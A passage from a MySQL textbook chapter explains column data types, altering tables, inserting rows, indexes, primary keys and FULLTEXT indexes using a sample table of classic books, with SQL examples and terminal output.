The reason I didn't use the `YEAR` data type in the `classics` table is because it supports only the years 0000 and 1901 through 2155. This is because MySQL stores the year in a single byte. This is done for reasons of efficiency, but it means that only 256 years are available, and the publication years of the titles in the `classics` table are well before 1901.

Both `CHAR` and `VARCHAR` accept text strings and impose a limit on the size of the field. The difference is that every string in a `CHAR` field has the specified size. If you put in a smaller string, it is padded with spaces. A `VARCHAR` field does not pad the text; it lets the size of the field vary to fit the text that is inserted. But `VARCHAR` requires a small amount

of overhead to keep track of the size of each value, so CHAR is slightly more efficient if the sizes are similar in all records (whereas VARCHAR is more efficient if the sizes can vary a lot and get large). In addition, the overhead causes access to VARCHAR data to be slightly slower than to CHAR data.

## The CHAR data type

Table 8-6 lists the CHAR data types. All these types offer a parameter that sets the maximum (or exact) length of the string allowed in the field. As the table shows, each type also has a built-in maximum. Types of VARCHAR between 0 and 255 bytes in length incur a storage overhead of 1 byte, or 2 bytes overhead if 256 bytes or more.

Table 8-6. MySQL's CHAR data types

Data type	Bytes used	Examples
CHAR( <i>n</i> )	Exactly <i>n</i> ( $\leq 255$ )	CHAR(5): "Hello" uses 5 bytes CHAR(57): "New York" uses 57 bytes
VARCHAR( <i>n</i> )	Up to <i>n</i> ( $\leq 65535$ )	VARCHAR(100): "Greetings" uses 9 bytes plus 1 byte overhead VARCHAR(7): "Morning" uses 7 bytes plus 1 byte overhead

## The BINARY data type

The BINARY data type is used for storing strings of full bytes that do not have an associated character set (see Table 8-7). For example, you might use the BINARY data type to store a GIF image.

Table 8-7. MySQL's BINARY data types

Data type	Bytes used	Examples
BINARY( <i>n</i> ) or BYTE( <i>n</i> )	Exactly <i>n</i> ( $\leq 255$ )	As for CHAR, but contains binary data
VARBINARY( <i>n</i> )	Up to <i>n</i> ( $\leq 65535$ )	As for VARCHAR, but contains binary data

## The TEXT and VARCHAR data types

The differences between TEXT and VARCHAR are small:

- Prior to version 5.0.3, MySQL removed leading and trailing spaces from VARCHAR fields, and they could only be up to 256 bytes in length.
- TEXT fields cannot have default values.
- MySQL indexes only the first *n* characters of a TEXT column (you specify *n* when you create the index).

What this means is that VARCHAR is the better and faster data type to use if you need to search the entire contents of a field. If you will never search more than a certain number of leading characters in a field, you should probably use a TEXT data type (see Table 8-8).

Table 8-8. MySQL's TEXT data types

Data type	Bytes used	Attributes
TINYTEXT( <i>n</i> )	Up to <i>n</i> (<= 255)	Treated as a string with a character set
TEXT( <i>n</i> )	Up to <i>n</i> (<= 65535)	Treated as a string with a character set
MEDIUMTEXT( <i>n</i> )	Up to <i>n</i> (<= 16777215)	Treated as a string with a character set
LONGTEXT( <i>n</i> )	Up to <i>n</i> (<= 4294967295)	Treated as a string with a character set

## The BLOB data type

The term BLOB stands for *Binary Large Object*, and therefore, as you would think, the BLOB data type is most useful for binary data in excess of 65,536 bytes in size. The main other difference between the BLOB and BINARY data types is that BLOBs cannot have default values (see [Table 8-9](#)).

Table 8-9. MySQL's BLOB data types

Data type	Bytes used	Attributes
TINYBLOB( <i>n</i> )	Up to <i>n</i> (<= 255)	Treated as binary data—no character set
BLOB( <i>n</i> )	Up to <i>n</i> (<= 65535)	Treated as binary data—no character set
MEDIUMBLOB( <i>n</i> )	Up to <i>n</i> (<= 16777215)	Treated as binary data—no character set
LOBLOB( <i>n</i> )	Up to <i>n</i> (<= 4294967295)	Treated as binary data—no character set

## Numeric data types

MySQL supports various numeric data types, from a single byte up to double-precision floating-point numbers. Although the most memory that a numeric field can use up is eight bytes, you are well advised to choose the smallest data type that will adequately handle the largest value you expect. This will help keep your databases small and quickly accessible.

[Table 8-10](#) lists the numeric data types supported by MySQL and the ranges of values they can contain. In case you are not acquainted with the terms, a *signed* number is one with a possible range from a minus value, through zero, to a positive value, and an *unsigned* number has a value ranging from zero to some positive number. They can both hold the same number of values—just picture a signed number as being shifted halfway to the left so that half its values are negative and half are positive. Note that floating-point values (of any precision) may only be signed.

Table 8-10. MySQL's numeric data types

Data type	Bytes used	Minimum value (signed/unsigned)	Maximum value (signed/unsigned)
TINYINT	1	-128 0	127 255
SMALLINT	2	-32768 0	32767 65535
MEDIUMINT	3	-8388608 0	8388607 16777215
INT or INTEGER	4	-2147483648 0	2147483647 4294967295
BIGINT	8	-9223372036854775808 0	9223372036854775807 18446744073709551615
FLOAT	4	-3.402823466E+38 (no unsigned)	3.402823466E+38 (no unsigned)
DOUBLE or REAL	8	-1.7976931348623157E+308 (no unsigned)	1.7976931348623157E+308 (no unsigned)

To specify whether a data type is signed or unsigned, use the `UNSIGNED` qualifier. The following example creates a table called `tablename` with a field in it called `fieldname` of the data type `UNSIGNED INTEGER`:

```
CREATE TABLE tablename (fieldname INT UNSIGNED);
```

When creating a numeric field, you can also pass an optional number as a parameter, like this:

```
CREATE TABLE tablename (fieldname INT(4));
```

But you must remember that, unlike with `BINARY` and `CHAR` data types, this parameter does not indicate the number of bytes of storage to use. It may seem counterintuitive, but what the number actually represents is the display width of the data in the field when it is retrieved. It is commonly used with the `ZEROFILL` qualifier, like this:

```
CREATE TABLE tablename (fieldname INT(4) ZEROFILL);
```

What this does is cause any numbers with a width of less than four characters to be padded with one or more zeros, sufficient to make the display width of the field four characters long. When a field is already of the specified width or greater, no padding takes place.

## DATE and TIME

The main remaining data types supported by MySQL relate to the date and time and can be seen in [Table 8-11](#).

Table 8-11. MySQL's DATE and TIME data types

Data type	Time/date format
DATETIME	'0000-00-00 00:00:00'
DATE	'0000-00-00'
TIMESTAMP	'0000-00-00 00:00:00'
TIME	'00:00:00'
YEAR	0000 (Only years 0000 and 1901 - 2155)

The DATETIME and TIMESTAMP data types display the same way. The main difference is that TIMESTAMP has a very narrow range (the years 1970 through 2037), whereas DATE TIME will hold just about any date you're likely to specify, unless you're interested in ancient history or science fiction.

TIMESTAMP is useful, however, because you can let MySQL set the value for you. If you don't specify the value when adding a row, the current time is automatically inserted. You can also have MySQL update a TIMESTAMP column each time you change a row.

### The AUTO\_INCREMENT data type

Sometimes you need to ensure that every row in your database is guaranteed to be unique. You could do this in your program by carefully checking the data you enter and making sure that there is at least one value that differs in any two rows, but this approach is error-prone and works only in certain circumstances. In the `classics` table, for instance, an author may appear multiple times. Likewise, the year of publication is likely to be duplicated, and so on. It would be hard to guarantee that you have no duplicate rows.

The general solution is to use an extra column just for this purpose. In a while, we'll look at using a publication's ISBN (International Standard Book Number) to ensure that the rows in the `classics` table are unique, but first I'd like to introduce the AUTO\_INCREMENT data type.

As its name implies, a column given this data type will set the value of its contents to that of the column entry in the previously inserted row, plus 1. [Example 8-5](#) shows how to add a new column called `id` to the table `classics` with autoincrementing.

*Example 8-5. Adding the autoincrementing column `id`*

```
ALTER TABLE classics ADD id INT UNSIGNED NOT NULL AUTO_INCREMENT KEY;
```

This is your introduction to the ALTER command, which is very similar to CREATE. ALTER operates on an existing table, and can add, change, or delete columns. Our example adds a column named `id` with the following characteristics:

#### INT UNSIGNED

Makes the column take an integer large enough for you to store more than four billion records in the table.

#### NOT NULL

Ensures that every column has a value. Many programmers use NULL in a field to indicate that the field doesn't have a value, but that would allow duplicates, which would violate the whole reason for this column's existence. So, we disallow NULL values.

#### AUTO\_INCREMENT

Causes MySQL to set a unique value for this column in every row, as described earlier. We don't really have control over the value that this column will take in each row, but we don't care: all we care about is that we are guaranteed a unique value.

#### KEY

An autoincrementing column is useful as a key, because you will tend to search for rows based on this column. This concept will be explained in the section “[Indexes](#)” on page 185, a little further on in this chapter.

Each entry in the column `id` will now have a unique number, with the first starting at 1 and the others counting upwards from there. And whenever a new row is inserted, its `id` column will automatically be given the next number in the sequence.

Rather than applying the column retroactively, you could have included it by issuing the CREATE command in slightly different format. In that case, the command in [Example 8-3](#) would be replaced with [Example 8-6](#). Check the final line in particular.

*Example 8-6. Adding the autoincrementing id column at table creation*

```
CREATE TABLE classics (  
  author VARCHAR(128),  
  title VARCHAR(128),  
  type VARCHAR(16),  
  year CHAR(4),  
  id INT UNSIGNED NOT NULL AUTO_INCREMENT KEY) ENGINE MyISAM;
```

If you wish to check whether the column has been added, use the following command to view the table's columns and data types:

```
DESCRIBE classics;
```

Now that we've finished with it, the `id` column is no longer needed, so if you created it using [Example 8-5](#), you should now remove the column using the command in [Example 8-7](#).

Example 8-7. Removing the id column

```
ALTER TABLE classics DROP id;
```

## Adding data to a table


To add data to a table, use the INSERT command. Let’s see this in action by populating the table classics with the data from [Table 8-1](#), using one form of the INSERT command repeatedly ([Example 8-8](#)).

Example 8-8. Populating the classics table

```
INSERT INTO classics(author, title, type, year)
VALUES('Mark Twain','The Adventures of Tom Sawyer','Fiction','1876');
INSERT INTO classics(author, title, type, year)
VALUES('Jane Austen','Pride and Prejudice','Fiction','1811');
INSERT INTO classics(author, title, type, year)
VALUES('Charles Darwin','The Origin of Species','Non-Fiction','1856');
INSERT INTO classics(author, title, type, year)
VALUES('Charles Dickens','The Old Curiosity Shop','Fiction','1841');
INSERT INTO classics(author, title, type, year)
VALUES('William Shakespeare','Romeo and Juliet','Play','1594');
```

After every second line, you should see a “Query OK” message. Once all lines have been entered, type the following command, which will display the table’s contents—the result should look like [Figure 8-4](#):

```
SELECT * FROM classics;
```



```
mysql> INSERT INTO classics(author, title, type, year)
-> VALUES('Charles Darwin','The Origin of Species','Non-Fiction','1856');
Query OK, 1 row affected (0.00 sec)

mysql> INSERT INTO classics(author, title, type, year)
-> VALUES('Charles Dickens','The Old Curiosity Shop','Fiction','1841');
Query OK, 1 row affected (0.00 sec)

mysql> INSERT INTO classics(author, title, type, year)
-> VALUES('William Shakespeare','Romeo and Juliet','Play','1594');
Query OK, 1 row affected (0.00 sec)

mysql> SELECT * FROM classics;
+-----+-----+-----+-----+
| author                | title                                | type          | year  |
+-----+-----+-----+-----+
| Mark Twain            | The Adventures of Tom Sawyer        | Fiction       | 1876  |
| Jane Austen           | Pride and Prejudice                 | Fiction       | 1811  |
| Charles Darwin        | The Origin of Species               | Non-Fiction   | 1856  |
| Charles Dickens       | The Old Curiosity Shop              | Fiction       | 1841  |
| William Shakespeare   | Romeo and Juliet                    | Play          | 1594  |
+-----+-----+-----+-----+
5 rows in set (0.00 sec)

mysql>
```

Figure 8-4. Populating the classics table and viewing its contents

Don’t worry about the SELECT command for now—we’ll come to it in the upcoming section “[Querying a MySQL Database](#)” on page 191. Suffice it to say that as typed, it will display all the data you just entered.

Let's go back and look at how we used the `INSERT` command. The first part, `INSERT INTO classics`, tells MySQL where to insert the following data. Then, within parentheses, the four column names are listed—`author`, `title`, `type`, and `year`—all separated by commas. This tells MySQL that these are the fields into which the data is to be inserted.

The second line of each `INSERT` command contains the keyword `VALUES` followed by four strings within parentheses, separated by commas. This supplies MySQL with the four values to be inserted into the four columns previously specified. (As always, my choice of where to break the lines was arbitrary.)

Each item of data will be inserted into the corresponding column, in a one-to-one correspondence. If you accidentally listed the columns in a different order from the data, the data would go into the wrong columns. The number of columns must match the number of data items.

### Renaming a table

Renaming a table, like any other change to the structure or meta-information of a table, is achieved via the `ALTER` command. So, for example, to change the name of the table `classics` to `pre1900`, you would use the following command:

```
ALTER TABLE classics RENAME pre1900;
```

If you tried that command, you should rename the table back again by entering the following, so that later examples in this chapter will work as printed:

```
ALTER TABLE pre1900 RENAME classics;
```

### Changing the data type of a column

Changing a column's data type also makes use of the `ALTER` command, this time in conjunction with the `MODIFY` keyword. So, to change the data type of the column `year` from `CHAR(4)` to `SMALLINT` (which requires only two bytes of storage and so will save disk space), enter the following:

```
ALTER TABLE classics MODIFY year SMALLINT;
```

When you do this, if the data type conversion makes sense to MySQL, it will automatically change the data while keeping its meaning. In this case, it will change each string to a comparable integer, and so on, as the string is recognizable as referring to an integer.

### Adding a new column


Let's suppose that you have created a table and populated it with plenty of data, only to discover you need an additional column. Not to worry. Here's how to add the new column `pages`, which will be used to store the number of pages in a publication:

```
ALTER TABLE classics ADD pages SMALLINT UNSIGNED;
```

This adds the new column with the name `pages` using the `UNSIGNED SMALLINT` data type, sufficient to hold a value of up to 65,535—hopefully that’s more than enough for any book ever published!

If you now ask MySQL to describe the updated table using the `DESCRIBE` command, as follows, you will see the change has been made (see [Figure 8-5](#)):

```
DESCRIBE classics;
```



```
C:\Windows\system32\cmd.exe
author  varchar(128)  YES      NULL
title   varchar(128)  YES      NULL
type    varchar(16)   YES      NULL
year    smallint(6)   YES      NULL
4 rows in set (0.01 sec)

mysql> ALTER TABLE classics ADD pages SMALLINT UNSIGNED;
Query OK, 5 rows affected (0.02 sec)
Records: 5 Duplicates: 0 Warnings: 0

mysql> DESCRIBE classics;
+-----+-----+-----+-----+-----+-----+
| Field | Type          | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| author | varchar(128) | YES  |     | NULL    |       |
| title  | varchar(128) | YES  |     | NULL    |       |
| type   | varchar(16)  | YES  |     | NULL    |       |
| year   | smallint(6)  | YES  |     | NULL    |       |
| pages  | smallint(5) unsigned | YES  |     | NULL    |       |
+-----+-----+-----+-----+-----+-----+
5 rows in set (0.00 sec)

mysql>
```

Figure 8-5. Adding the new `pages` column and viewing the table

### Renaming a column

Looking again at [Figure 8-5](#), you may decide that having a column named `type` can be confusing, because that is the name used by MySQL to identify data types. Again, no problem—let’s change its name to `category`, like this:

```
ALTER TABLE classics CHANGE type category VARCHAR(16);
```

Note the addition of `VARCHAR(16)` on the end of this command. That’s because the `CHANGE` keyword requires the data type to be specified, even if you don’t intend to change it, and `VARCHAR(16)` was the data type specified when that column was initially created as `type`.

### Removing a column

You may also decide, upon reflection, that the page count column `pages` isn’t actually all that useful for this particular database, so here’s how to remove that column using the `DROP` keyword:

```
ALTER TABLE classics DROP pages;
```



Remember that **DROP** is irreversible. You should always use it with caution, because you could delete entire tables (and even databases) with it if you are not careful!

## Deleting a table

Deleting a table is very easy indeed. But, because I don't want you to have to reenter all the data for the `classics` table, we won't delete that one. Instead, let's quickly create a new table, verify its existence, and then delete it by typing in the commands in [Example 8-9](#). The result of these four commands should look like [Figure 8-6](#).

*Example 8-9. Creating, viewing, and deleting a table*

```
CREATE TABLE disposable(trash INT);
DESCRIBE disposable;
DROP TABLE disposable;
SHOW tables;
```

```

C:\Windows\system32\cmd.exe
1 row in set (0.00 sec)

mysql> CREATE TABLE disposable(trash INT);
Query OK, 0 rows affected (0.01 sec)

mysql> DESCRIBE disposable;
+----+-----+-----+-----+-----+-----+
| Field | Type   | Null | Key | Default | Extra |
+----+-----+-----+-----+-----+-----+
| trash | int(11) | YES  |     | NULL    |       |
+----+-----+-----+-----+-----+-----+
1 row in set (0.01 sec)

mysql> DROP TABLE disposable;
Query OK, 0 rows affected (0.00 sec)

mysql> SHOW tables;
+-----+
| Tables_in_publications |
+-----+
| classics                |
+-----+
1 row in set (0.00 sec)

mysql>
```

*Figure 8-6. Creating, viewing, and deleting a table*

## Indexes

As things stand, the table `classics` works, and MySQL won't have any problem searching it—until it grows to more than a couple of hundred rows, that is. At that point, database accesses will get slower and slower with every new row added, because MySQL has to search through every row whenever a query is issued. This is like searching through every book in a library whenever you need to look something up.

Of course, you don't have to search libraries that way, because they have either a card index system or, most likely, a database of their own.

And the same goes for MySQL—at the expense of a slight overhead in memory and disk space, you can create a “card index” for a table that MySQL will use to conduct lightning-fast searches.

## Creating an Index

The way to achieve fast searches is to add an *index*, either when creating a table or at any time afterwards. But the decision is not so simple. For example, there are different index types, such as a regular `INDEX`, `PRIMARY KEY`, and `FULLTEXT`. Also, you must decide which columns require an index, a judgment that requires you to predict whether you will be searching any of the data in those columns. Indexes can also get complicated, because you can combine multiple columns in one index. And even when you’ve gotten to grips with all of that, you still have the option of reducing index size by limiting the amount of each column to be indexed.

If we imagine the searches that may be made on the `classics` table, it becomes apparent that all of the columns may need to be searched. However, if the `pages` column created in the earlier section “[Adding a new column](#)” on page 183 had not been deleted, it would probably not have needed an index, as most people would be unlikely to search for books by the number of pages they have. Anyway, go ahead and add an index to each of the columns, using the commands in [Example 8-10](#).

*Example 8-10. Adding indexes to the classics table*

```
ALTER TABLE classics ADD INDEX(author(20));
ALTER TABLE classics ADD INDEX(title(20));
ALTER TABLE classics ADD INDEX(category(4));
ALTER TABLE classics ADD INDEX(year);
DESCRIBE classics;
```

The first two commands create indexes on both the `author` and `title` columns, limiting each index to only the first 20 characters. For instance, when MySQL indexes the following title:

The Adventures of Tom Sawyer

it will actually store in the index only the first 20 characters:


The Adventures of To

This is done to minimize the size of the index, and to optimize database access speed. I chose the value 20 because it’s likely to be sufficient to ensure uniqueness for most strings in these columns. If MySQL finds two indexes with the same contents, it will have to waste time going to the table itself and checking the column that was indexed to find out which rows really matched.

With the `category` column, currently only the first character is required to identify a string as unique (F for Fiction, N for Non-Fiction, and P for Play), but I chose an index of four characters to allow for future category types that may be unique only after four

characters. (You can also reindex this column later, when you have a more complete set of categories.) And finally, I set no limit to the year column's index, because it's an integer, not a string.

The results of issuing these commands (and a DESCRIBE command to confirm that they worked) can be seen in [Figure 8-7](#), which shows the key MUL for each column. This key means that multiple occurrences of a value may occur within that column, which is exactly what we want, as authors may appear many times, the same book title could be used by multiple authors, and so on.



```
mysql> ALTER TABLE classics ADD INDEX(title(20));
Query OK, 5 rows affected (0.02 sec)
Records: 5 Duplicates: 0 Warnings: 0

mysql> ALTER TABLE classics ADD INDEX(category(4));
Query OK, 5 rows affected (0.03 sec)
Records: 5 Duplicates: 0 Warnings: 0

mysql> ALTER TABLE classics ADD INDEX(year);
Query OK, 5 rows affected (0.06 sec)
Records: 5 Duplicates: 0 Warnings: 0

mysql> DESCRIBE classics;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| author | varchar(128) | YES | MUL | NULL | |
| title | varchar(128) | YES | MUL | NULL | |
| category | varchar(16) | YES | MUL | NULL | |
| year | smallint(6) | YES | MUL | NULL | |
+-----+-----+-----+-----+-----+-----+
4 rows in set (0.01 sec)

mysql>
```

Figure 8-7. Adding indexes to the classics table

## Using CREATE INDEX

An alternative to using ALTER TABLE to add an index is to use the CREATE INDEX command. The two options are equivalent, except that CREATE INDEX cannot be used to create an index of type PRIMARY KEY (see the section “Primary keys” on page 188 later in this chapter). The format of this command can be seen in the second line of [Example 8-11](#).

*Example 8-11. These two commands are equivalent*

```
ALTER TABLE classics ADD INDEX(author(20));
CREATE INDEX author ON classics (author(20));
```

## Adding indexes when creating tables

You don't have to wait until after creating a table to add indexes. In fact, doing so can be time-consuming, as adding an index to a large table can take a very long time. Therefore, let's look at a command that creates the table classics with indexes already in place.

[Example 8-12](#) is a reworking of [Example 8-3](#) in which the indexes are created at the same time as the table. Note that to incorporate the modifications made in this chapter, this version uses the new column name `category` instead of `type` and sets the data type of `year` to `SMALLINT` instead of `CHAR(4)`. If you want to try it out without first deleting your current `classics` table, change the word `classics` in line 1 to something else, like `classics1`, then drop `classics1` after you have finished with it.

*Example 8-12. Creating the table `classics` with indexes*

```
CREATE TABLE classics (  
  author VARCHAR(128),  
  title VARCHAR(128),  
  category VARCHAR(16),  
  year SMALLINT,  
  INDEX(author(20)),  
  INDEX(title(20)),  
  INDEX(category(4)),  
  INDEX(year)) ENGINE MyISAM;
```

## Primary keys

So far you’ve created the table `classics` and ensured that MySQL can search it quickly by adding indexes, but there’s still something missing. All the publications in the table can be searched, but there is no single unique key for each publication to enable instant accessing of a row. The importance of having a key with a unique value for each row (known as the *primary key*) will become clear when we start to combine data from different tables (see the section “[Primary Keys: The Keys to Relational Databases](#)” on page 210 in [Chapter 9](#)).

The earlier section “[The AUTO\\_INCREMENT data type](#)” on page 180 briefly introduced the idea of a primary key when creating the autoincrementing column `id`, which could have been used as a primary key for this table. However, I wanted to reserve that task for a more appropriate column: the internationally recognized ISBN number.

So, let’s go ahead and create a new column for this key. Now, bearing in mind that ISBN numbers are 13 characters long, you might think that the following command would do the job:

```
ALTER TABLE classics ADD isbn CHAR(13) PRIMARY KEY;
```

But it doesn’t. If you try it, you’ll get the error “Duplicate entry” for key 1. The reason is that the table is already populated with some data and this command is trying to add a column with the value `NULL` to each row, which is not allowed, as all columns using a primary key index must be unique. However, if there were no data already in the table, this command would work just fine, as would adding the primary key index upon table creation.


In our current situation, we have to be a bit sneaky and create the new column without an index, populate it with data, and then add the index using the commands in [Example 8-13](#). Luckily, each of the years is unique in the current set of data, so we can use

the year column to identify each row for updating. Note that this example uses the UPDATE and WHERE keywords, which are explained in more detail in the upcoming section “Querying a MySQL Database” on page 191.

*Example 8-13. Populating the isbn column with data and using a primary key*

```
ALTER TABLE classics ADD isbn CHAR(13);
UPDATE classics SET isbn='9781598184891' WHERE year='1876';
UPDATE classics SET isbn='9780582506206' WHERE year='1811';
UPDATE classics SET isbn='9780517123201' WHERE year='1856';
UPDATE classics SET isbn='9780099533474' WHERE year='1841';
UPDATE classics SET isbn='9780192814968' WHERE year='1594';
ALTER TABLE classics ADD PRIMARY KEY(isbn);
DESCRIBE classics;
```

Once you have typed in these commands, the results should look like the screen grab in [Figure 8-8](#). Note that the keywords PRIMARY KEY replace the keyword INDEX in the ALTER TABLE syntax (compare [Example 8-10](#) and [Example 8-13](#)).



```
cmd: C:\Windows\system32\cmd.exe
mysql> UPDATE classics SET isbn='9780099533474' WHERE year='1841';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> UPDATE classics SET isbn='9780192814968' WHERE year='1594';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> ALTER TABLE classics ADD PRIMARY KEY (isbn);
Query OK, 5 rows affected (0.02 sec)
Records: 5  Duplicates: 0  Warnings: 0

mysql> DESCRIBE classics;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| author | varchar(128) | YES | MUL | NULL | |
| title | varchar(128) | YES | MUL | NULL | |
| category | varchar(16) | YES | MUL | NULL | |
| year | smallint(6) | YES | MUL | NULL | |
| isbn | char(13) | NO | PRI | | |
+-----+-----+-----+-----+-----+-----+
5 rows in set (0.01 sec)

mysql>
```

*Figure 8-8. Adding a primary key to the classics table*

To create a primary key when you created the table classics, you could have used the commands in [Example 8-14](#). Again, rename classics in line 1 to something else if you wish to try this example for yourself, and then delete the test table afterwards.

*Example 8-14. Creating the table classics with indexes*

```
CREATE TABLE classics (
  author VARCHAR(128),
  title VARCHAR(128),
  category VARCHAR(16),
  year SMALLINT,
  isbn CHAR(13),
  INDEX(author(20)),
```

```
INDEX(title(20)),
INDEX(category(4)),
INDEX(year),
PRIMARY KEY (isbn)) ENGINE MyISAM;
```

## Creating a FULLTEXT index

Unlike a regular index, a FULLTEXT index in MySQL allows super-fast searches of entire columns of text. What it does is store every word in every data string in a special index that you can search using “natural language,” in a similar manner to using a search engine.



Actually, it’s not strictly true that MySQL stores *all* the words in a FULLTEXT index, because it has a built-in list of more than 500 words that it chooses to ignore because they are so common that they aren’t very helpful when searching anyway. These words, called *stopwords*, include *the*, *as*, *is*, *of*, and so on. The list helps MySQL run much more quickly when performing a FULLTEXT search and keeps database sizes down. [Appendix C](#) contains the full list of stopwords.

Here are some things that you should know about FULLTEXT indexes:

- FULLTEXT indexes can be used only with MyISAM tables, the type used by MySQL’s default storage engine (MySQL supports at least 10 different storage engines). If you need to convert a table to MyISAM, you can usually use the MySQL command `ALTER TABLE tablename ENGINE = MyISAM;`
- FULLTEXT indexes can be created for CHAR, VARCHAR, and TEXT columns only.
- A FULLTEXT index definition can be given in the CREATE TABLE statement when a table is created, or added later using ALTER TABLE (or CREATE INDEX).
- For large data sets, it is *much* faster to load your data into a table that has no FULLTEXT index and then create the index than it is to load data into a table that has an existing FULLTEXT index.

To create a FULLTEXT index, apply it to one or more records as in [Example 8-15](#), which adds a FULLTEXT index to the pair of columns `author` and `title` in the table `classics` (this index is in addition to the ones already created and does not affect them).

*Example 8-15. Adding a FULLTEXT index to the table classics*

```
ALTER TABLE classics ADD FULLTEXT(author,title);
```

You can now perform FULLTEXT searches across this pair of columns. This feature could really come into its own if you could now add the entire text of these publications to the database (particularly as they’re out of copyright protection), as they would be fully searchable. See the section “[MATCH...AGAINST](#)” on page 196 for a description of searches using FULLTEXT.



If you find that MySQL is running slower than you think it should be when accessing your database, the problem is usually related to your indexes. Either you don't have an index where you need one, or the indexes are not optimally designed. Tweaking a table's indexes will often solve such a problem. Performance is beyond the scope of this book, but in [Chapter 9](#) I'll give you a few tips so you know what to look for.

## Querying a MySQL Database

So far we've created a MySQL database and tables, populated them with data, and added indexes to make them fast to search. Now it's time to look at how these searches are performed, and the various commands and qualifiers available.

### SELECT

As you saw in [Figure 8-4](#), the `SELECT` command is used to extract data from a table. In that section, I used its simplest form to select all the data and display it—something you will never want to do on anything but the smallest tables, because the data will scroll by at an unreadable pace. Let's now examine `SELECT` in more detail.

The basic syntax is:

```
SELECT something FROM tablename;
```

